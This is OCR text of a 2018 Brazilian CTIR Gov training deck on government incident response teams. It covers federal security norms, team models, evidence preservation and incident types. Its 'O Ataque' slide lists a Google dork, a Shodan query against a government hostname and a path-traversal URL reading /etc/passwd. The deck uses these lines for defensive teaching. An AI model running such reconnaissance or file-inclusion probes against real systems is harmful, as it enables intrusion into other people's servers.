CENTRO DE TRATAMENTO DE INCIDENTES DE REDES DO GOVERNO

"Oficina "EQUIPES DE TRATAMENTO E RESPOSTA A INCIDENTES EM REDES COMPUTACIONAIS – ETIR" 2018"

Brasília – agosto de 2018

CTIR Gov

Alexandre Santos

Analista de Incidentes

Enap

RNP
REDE NACIONAL DE ENSINO E PESQUISA

COM D CIBER

Agenda

Instrução Normativa nº 1 de 2008 - Disciplina a Gestão de Segurança da Informação e Comunicações na Administração Pública Federal, direta e indireta, e dá outras providências.	
NC 01/2008	Atividade de **Normatização**.
NC 02/2008	**Metodologia** de Gestão de SIC.
NC 03/2009	Diretrizes para a Elaboração de **Política** de SIC.
NC 04/2013	Diretrizes para o processo de **Gestão de Riscos** de SIC - GRSIC. (Revisão 01)
NC 05/2009	**Disciplina a criação de Equipes de Tratamento e Respostas a Incidentes em Redes Computacionais - ETIR.**
NC 06/2009	Estabelece Diretrizes para Gestão de **Continuidade de Negócios**, nos aspectos relacionados à SIC.
NC 07/2014	Estabelece as Diretrizes para Implementação de **Controles de Acesso** Relativos à SIC.
NC 08/2010	**Gestão de ETIR: Estabelece as Diretrizes para Gerenciamento de Incidentes em Redes Computacionais.**
NC 09/2014	Estabelece orientações específicas para o uso de **recursos criptográficos** em SIC. (Revisão 02)
NC 10/2012	Estabelece diretrizes para o processo de Inventário e Mapeamento de **Ativos de Informação**, para apoiar a SIC.
NC 11/2012	Estabelece diretrizes para avaliação de **conformidade** nos aspectos relativos à SIC.
NC 12/2012	Estabelece diretrizes e orientações básicas para o uso de **dispositivos móveis** nos aspectos referentes à SIC.
NC 13/2012	Estabelece diretrizes para a **Gestão de Mudanças** nos aspectos relativos à SIC.
NC 14/2012	Estabelece diretrizes para a utilização de tecnologias de **Computação em Nuvem**, nos aspectos relacionados à SIC.
NC 15/2012	Estabelece diretrizes de SIC para o uso de **redes sociais**.
NC 16/2012	Estabelece as Diretrizes para o Desenvolvimento e Obtenção de **Software Seguro**.
NC 17/2013	Estabelece Diretrizes nos contextos de atuação e adequações para **Profissionais** da Área de SIC.
NC 18/2013	Estabelece as Diretrizes para as **Atividades de Ensino** em SIC.
NC 19/2014	Estabelece Padrões Mínimos de SIC para os **Sistemas Estruturantes** da APF.
NC 20/2014	Estabelece as Diretrizes de SIC para Instituição do Processo de **Tratamento da Informação**. (Revisão 01)
NC 21/2014	**Estabelece as Diretrizes para o Registro de Eventos, Coleta e Preservação de Evidências de Incidentes de Segurança em Redes nos órgãos e entidades da APF.**

IN01/DSIC/GSIPR

DISCIPLINA A GESTÃO DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES NA ADMINISTRAÇÃO PÚBLICA FEDERAL, DIRETA E INDIRETA, E DÁ OUTRAS PROVIDÊNCIAS.

Instrução Normativa GSI/PR Nº 1

Art. 1º - Aprovar orientações para **Gestão de Segurança da Informação e Comunicações** que **deverão ser implementadas pelos órgãos e entidades** da Administração Pública Federal, direta e indireta.

Art. 3º - por intermédio do **Departamento de Segurança da Informação e Comunicações - DSIC**, compete:

III - operacionalizar e manter centro de tratamento e resposta a incidentes ocorridos nas redes de computadores da Administração Pública Federal, direta e indireta, denominado CTIR.GOV;

Art. 5º - Aos **demais órgãos e entidades da Administração Pública Federal, direta e indireta**, em seu âmbito de atuação, compete:

IV - nomear Gestor de Segurança da Informação e Comunicações;

V - instituir e implementar equipe de tratamento e resposta a incidentes em redes computacionais;

VII - aprovar Política de Segurança da Informação e Comunicações e demais normas de segurança da informação e comunicações;

Art. 7º - Ao **Gestor de Segurança da Informação e Comunicações**, de que trata o inciso IV do art. 5º, no âmbito de suas atribuições, incumbe:

VI - manter contato direto com o DSIC para o trato de assuntos relativos à segurança da informação e comunicações;

Instrução Normativa GSI/PR Nº 1

(Art. 2º - IN01/DSIC/GSIPR)

Ações que objetivam viabilizar e assegurar a **Disponibilidade**, a **Integridade**, a **Confidencialidade,** a **Autenticidade.**

Disponibilidade: propriedade de que a informação esteja acessível e utilizável sob demanda por uma pessoa física ou determinado sistema, órgão ou entidade;

Integridade: propriedade de que a informação não foi modificada ou destruída de maneira não autorizada ou acidental;

Confidencialidade: propriedade de que a informação não esteja disponível ou revelada a pessoa física, sistema, órgão ou entidade não autorizado e Credenciado;

Autenticidade: propriedade de que a informação foi produzida, expedida, modificada ou destruída por uma determinada pessoa física, ou por um determinado sistema, órgão ou entidade;

Não Repúdio: ou não recusa, é a garantia que o emissor de uma mensagem ou a pessoa que executou determinada transação de forma eletrônica, não poderá posteriormente negar sua autoria, visto que somente aquela chave privada poderia ter gerado aquela assinatura digital.

NC05/IN01/DSIC/GSIPR

CRIAÇÃO DE EQUIPES DE TRATAMENTO E RESPOSTA A INCIDENTES EM REDES COMPUTACIONAIS - ETIR.

NC 05/2009 – Criação de ETIRs

7- MODELOS DE IMPLEMENTAÇÃO:

7.1 Modelo 1 – **Utilizando a equipe de Tecnologia da Informação – TI**

Não existirá um grupo dedicado, age reativamente, Agente Responsável atribui responsabilidades para que os seus membros exerçam atividades pró-ativas.

7.2 Modelo 2 – **Centralizado**

Centralizada no âmbito da organização, pessoal com dedicação exclusiva.

7.3 Modelo 3 – **Descentralizado**

ETIRs distribuídas por diversos locais dispersos fisicamente dentro da organização, e chefiada pelo Agente Responsável designado.

7.4 Modelo 4 – **Combinado ou Misto**

Junção dos modelos Descentralizado e Centralizado, Equipe Central e Equipes distribuídas pela organização, Equipe central responsável por criar as estratégias, gerenciar as atividades e distribuir as tarefas entre as Equipes descentralizadas.

NC 05/2009 – Criação de ETIRs

8-ESTRUTURA ORGANIZACIONAL:

8.1- Existem muitas maneiras diferentes de uma Equipe de Tratamento e Resposta a Incidentes em Redes Computacionais ser estruturada. A estrutura dependerá do modelo de implementação a ser adotado, do tamanho da organização, do número de localizações geográficas distribuídas e onde as funções estão localizadas, do número de sistemas e plataformas suportadas, do número de serviços a serem oferecidos e do conhecimento técnico do pessoal existente.

8.2- Os membros da Equipe deverão ser selecionados, sempre que possível, dentre o pessoal existente, com perfil técnico adequado às funções de tratamento de incidentes de rede, os quais deverão dedicar o tempo integral, ou um percentual do seu tempo de trabalho, dependendo do modelo de implementação adotado, de forma reativa e pró-ativa.

8.4- Recomenda-se que os membros da ETIR sejam: administradores de sistema ou de segurança, administradores de banco de dados, administradores de rede, analistas de suporte ou quaisquer outras pessoas da organização com conhecimento técnico comprovado. A Equipe poderá ser estendida com a inclusão dos seguintes membros: representantes legais de áreas específicas da organização, advogados, estatísticos, recursos humanos, relações públicas, gestão de riscos, controle interno e grupo de investigação, ou outro que a organização entenda ser adequado.

NC 05/2009 – Criação de ETIRs

9- AUTONOMIA DA ETIR:

9.1 Autonomia Completa

Tem plena autonomia, conduz o seu público alvo para realizar ações necessárias na recuperação de incidentes de segurança, Equipe poderá tomar a decisão de executar as medidas de recuperação, sem esperar pela aprovação de níveis superiores de gestão.

9.2 Autonomia Compartilhada

ETIR possui a autonomia compartilhada, trabalha em acordo com os outros setores no processo de tomada de decisão sobre quais medidas devam ser adotadas. A indicação dos membros do processo decisório deverá ser definida explicitamente no documento de constituição da ETIR.

9.3 Sem Autonomia

ETIR não terá autonomia para a tomada de decisões ou adoção de ações, podendo, no entanto, recomendar os procedimentos a serem executados, mas não terá um voto na decisão final.

NC 05/2009 – Criação de ETIRs

10- DISPOSIÇÕES GERAIS:

10.2 Preferencialmente a Equipe deve ser composta por servidores públicos ocupantes de cargo efetivo ou militares de carreira, conforme o caso, com perfil técnico compatível, lotados nos seus respectivos órgãos.

10.3 Cada órgão poderá deliberar o nome de sua Equipe de Tratamento e Resposta a Incidentes em Redes Computacionais.

10.4 A ETIR deverá guiar-se por padrões e procedimentos técnicos e normativos no contexto de tratamento de incidentes de rede orientados pelo Centro de Tratamento e Resposta a Incidentes de Segurança em Redes de Computadores da Administração Pública Federal – CTIR GOV.

10.5 A ETIR poderá usar as melhores práticas de mercado, desde que não conflitem com os dispositivos desta Norma Complementar.

10.6 A ETIR deverá comunicar de imediato a ocorrência de todos os incidentes de segurança ocorridos na sua área de atuação ao **CTIR GOV,** conforme padrão definido por esse órgão, a fim de permitir a geração de estatísticas e soluções integradas para a Administração Pública Federal.

NC 05/2009 – Criação de ETIRs

ANEXO A

DOCUMENTO DE CONSTITUIÇÃO DA ETIR:

MISSÃO

COMUNIDADE OU PÚBLICO ALVO

MODELO DE IMPLEMENTAÇÃO

ESTRUTURA ORGANIZACIONAL

AUTONOMIA DA ETIR

SERVIÇOS

NC08/IN01/DSIC/GSIPR

GESTÃO DE ETIR:

DIRETRIZES PARA GERENCIAMENTO DE INCIDENTES EM REDES COMPUTACIONAIS NOS ÓRGÃOS E ENTIDADES DA ADMINISTRAÇÃO PÚBLICA FEDERAL.

NC 08/2010 – Incidentes em Redes Computacionais

1- OBJETIVO:
Disciplinar o gerenciamento de Incidentes de Segurança em Redes de Computadores realizado pelas Equipes de Tratamento e Resposta a Incidentes de Segurança em Redes Computacionais - ETIR dos órgãos e entidades da Administração Pública Federal, direta e indireta - APF.

5- RESPONSABILIDADE:
O Agente Responsável, designado no documento de criação da ETIR, é o responsável pela ETIR do seu órgão ou entidade, bem como pelo relacionamento com o Centro de Tratamento de Incidentes de Segurança em Redes de Computadores da Administração Pública Federal - CTIR Gov.

6- RELACIONAMENTOS DA ETIR:
A ETIR comunicará a ocorrência de incidentes de segurança em redes de computadores ao Centro de Tratamento de Incidentes de Segurança em Redes de Computadores da Administração Pública Federal - CTIR Gov, conforme procedimentos a serem definidos pelo próprio CTIR Gov, com vistas a permitir que sejam dadas soluções integradas para a APF, bem como a geração de estatísticas.

NC 08/2010 – Incidentes em Redes Computacionais

7.1- Recomenda-se que a ETIR defina os serviços a serem oferecidos à sua comunidade e, na medida em que forem oferecidos, que o sejam de forma gradativa e de acordo com a maturidade da equipe;

7.2- Além do serviço de tratamento de incidentes de segurança em redes de computadores, a ETIR poderá oferecer à sua comunidade um ou mais dos serviços listados a seguir, sem prejuízo de outros requisitados, desde que em consonância com normas e legislações referentes ao gerenciamento de incidentes de segurança em redes de computadores:

7.2.1- Tratamento de artefatos maliciosos;

7.2.2- Tratamento de vulnerabilidades;

7.2.3- Emissão de alertas e advertências;

7.2.4- Anúncios;

7.2.5- Prospecção ou monitoração de novas tecnologias;

7.2.6- Avaliação de segurança;

7.2.7- Desenvolvimento de ferramentas de segurança;

7.2.8- Detecção de intrusão;

7.2.9- Disseminação de informações relacionadas à segurança;

NC 08/2010 – Incidentes em Redes Computacionais

Conforme estabelece o item 8.5 da NC nº 08 /IN01/DSIC/GSIPR, durante o gerenciamento dos incidentes de segurança, havendo **indícios de ilícitos criminais**, as ETIR de órgãos da APF têm como dever, sem prejuízo da comunicação da ocorrência dos incidentes de segurança ao CTIR Gov, **acionar as autoridades policiais competentes** para a adoção dos procedimentos legais julgados necessários, **observar os procedimentos para preservação das evidências**, exigindo consulta às orientações sobre cadeia de custódia e **priorizar a continuidade dos serviços da ETIR e da missão institucional da organização**.

Cases de sucesso

Guia de boas práticas para estabelecimento de CSIRTS na Rede de ensino e pesquisa

Mapeamento de processos da ETIR, realizada pelo Ministério do Turismo

Implantar metodologia de gestão de Segurança da Informação e Comunicações (SIC), incluindo: plano de metas de SIC, Política de Segurança da Informação e Comunicações, Comitê de Segurança e Equipe de Tratamento de Incidente de Redes (ETIR)

Cases de sucesso

MINISTÉRIO DO PLANEJAMENTO, ORÇAMENTO E GESTÃO

O **GESTOR DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES**, no uso da competência, resolve:

Art. 1º Instituir o Centro de Tratamento e Resposta a Ataques na Rede MP – Cetra, no âmbito do Ministério do Planejamento, Orçamento e Gestão, vinculado ao Departamento Setorial de Tecnologia da Informação da Secretaria de Logística e Tecnologia da Informação - DSTI/SLTI, observadas as diretrizes estabelecidas na Política de Segurança da Informação e Comunicações e pelo Gabinete de Segurança Institucional da Presidência da República - GSI/PR.

Art. 4º O Cetra tem como **atribuições**:

I – Facilitar e coordenar as atividades de tratamento e resposta a incidentes em redes computacionais .....

Art. 6º A ETIR Cetra adotará o **modelo de implementação combinado ou misto** ....

Art. 8º A ETIR Cetra será composta **por membros** da – **COTEC/CGTI/DSTI/SLTI**.

Atribuir ao Agente Responsável pelo Centro de Tratamento e Resposta a Ataques na Rede MP - Cetra as seguintes competências:

IX - Assistir o CTIR GOV com as informações necessárias à atualização e manutenção das bases de dados de incidentes do Governo Federal;

NC21/IN01/DSIC/GSIPR

DIRETRIZES PARA O REGISTRO DE EVENTOS, COLETA E PRESERVAÇÃO DE EVIDÊNCIAS DE INCIDENTES DE SEGURANÇA EM REDES.

✓6. DOS REQUISITOS PARA ADEQUAÇÃO DOS ATIVOS DE INFORMAÇÃO

✓O horário dos ativos de informação deve ser ajustado por meio de mecanismos de sincronização de tempo.

✓6.2 Os ativos de informação devem ser configurados de forma a registrar todos os eventos relevantes de SIC.

a) Identificação inequívoca do usuário que acessou o recurso;
b) Sucesso ou falha de autenticação, tentativa de troca de senha, etc;
c) Data, hora e fuso horário
d) Endereço IP

✓6.7 Os registros devem ser armazenados pelo período mínimo de 06 (seis) meses, sem prejuízo de outros prazos previstos em normativos específicos.

✓7. DOS PROCEDIMENTOS PARA COLETA E PRESERVAÇÃO DAS EVIDÊNCIAS

7.3. O agente responsável pela ETIR deve, coletar e preservar:

a) As mídias de armazenamento dos dispositivos afetados; e

b) Todos os registros de eventos


7.4 As ações de restabelecimento do serviço não devem comprometer a coleta, e preservação da integridade das evidências.

7.6 Todo material coletado deverá ser lacrado e custodiado pelo agente responsável pela ETIR, o qual deve preencher **Termo de Custódia dos Ativos** de Informação relacionados ao Incidente de Segurança.

✓8. DA COMUNICAÇÃO ÀS AUTORIDADES COMPETENTES

✓8.1 Após a conclusão do processo de coleta e preservação das evidências do incidente, o responsável pela ETIR deverá elaborar **Relatório de Comunicação de Incidente de Segurança em Redes Computacionais** e encaminhar formalmente à autoridade responsável pelo órgão ou entidade da APF. Acondicionado em envelope lacrado e rubricado pelo agente responsável pela ETIR.

Ciclo de uma investigação



Fonte: http://fdtk.com.br/wiki/tiki-index.php


Agenda

- Gestão de Incidentes
- Tipos de Incidentes


Gestão de Incidentes

TRATAMENTO DE INCIDENTES, ALERTAS, TRATAMENTO DE VULNERABILIDADES

Estamos preparados?



Fonte: IAEA



O Ataque

GOOGLE DORKS

- `inurl:orgao.gov.br Revslider "Index of"`

SHODAN (country: city: port: geo:)

- `'IPC$' port:445 hostname:orgao.gov.br`

MÉTODO LFI/RFI – FILE INCLUSION

- `http://[].gov.br/preview.php?file=example.html`
- `http://[].gov.br/preview.php?file=../../../../etc/passwd`


1. Reconhecimento
2. Identificação do alvo
3. Comprometimento do sistema
4. Execução do ataque
5. Negação ou Divulgação


Ataque bem-sucedido


A Defesa


CULTURA DE SEGURANÇA DA INFORMAÇÃO


- Qualificação Profissional
- Segurança no Desenvolvimento de Softwares
- Segurança da Infraestrutura
- Adoção de Protocolo TLS (https)
- Adoção de DNSec











Tipos de Incidentes e Vulnerabilidades

ABUSO, FRAUDE, INDISPONIBILIDADE, MALWARE, SCAN, VAZAMENTO

Abuso de Sítio

Desfiguração de página, defacement ou pichação

É uma técnica que consiste em **alterar o conteúdo da página** *Web* de um *site*.

Formas de ataque:

- exploração de **erros da aplicação** *Web*;
- exploração de **vulnerabilidades do servidor de aplicação Web;**
- exploração de **vulnerabilidades da linguagem de programação** ou dos pacotes utilizados no desenvolvimento da aplicação *Web*;
- Invasão do servidor onde a aplicação *Web* está hospedada e alterar diretamente os arquivos que compõem o *site*;
- **furto de senhas de acesso à interface Web usada para administração remota**.

DefCon Lab

zone-h
unrestricted information


Fonte: cert.br

Fraude

Página Falsa (Fake Website)

Normalmente, páginas falsas são **divulgadas a partir de mensagens fraudulentas**, que visam capturar dados pessoais ou institucionais (usuário/senha).

Por vezes, sites de governo são invadidos e acabam hospedando **páginas fraudulentas de instituições financeiras** (por exemplo).



PhishTank® Out of the Net, into the Tank.

Fonte: cert.br


Fraude

Phishing Message

Falsificação de *e-mail*, é uma técnica que **consiste em alterar campos do cabeçalho de um e-mail.**

Atacantes utilizam-se de endereços de **e-mail coletados de computadores infectados para enviar mensagens** e tentar fazer com que os seus **destinatários acreditem que elas partiram de pessoas conhecidas**.

COMO VISUALIZAR O CABEÇALHO COMPLETO DE UMA MSG?



- **Webmail da UFRGS**
  Selecione a mensagem, clique no ícone da engrenagem (Mais ações...) da barra de ferramentas do Chasque e depois na opção "*Exibir código-fonte*".
- **Microsoft Outlook Express**
  Vá em "*Arquivo*", selecione "*Propriedades*", clique na guia "*Detalhes*" e selecione "*Fonte da Mensagem*".
- **Microsoft Outlook**
  Selecione a mensagem, use o *botão direito do mouse* e escolha "*Opções*".
- **Microsoft Outlook 2007**
  Selecione a mensagem, clique em "Arquivo", logo após "Abrir >> Itens selecionados". Na nova janela, escolha "*Opções*" e os cabeçalhos estarão presentes no campo "Cabeçalhos de Internet".
- **Microsoft Outlook 2010**
  No topo da tela do e-mail aberto, vá na aba "*Arquivo*" (ao lado da aba "Mensagem"), selecione "*Informações*" no lado esquerdo da tela, clique no botão "*Propriedades*" e selecione o conteúdo que aparece em "*Cabeçalhos de Internet*".
- **Outlook (hotmail)**
  Clique com o botão direito no assunto da mensagem na caixa de entrada e selecione "Origem da mensagem".
- **Thunderbird**
  Selecione a mensagem e aperte as teclas "*CONTROL*" e "*U*", simultaneamente.
- **Gmail**
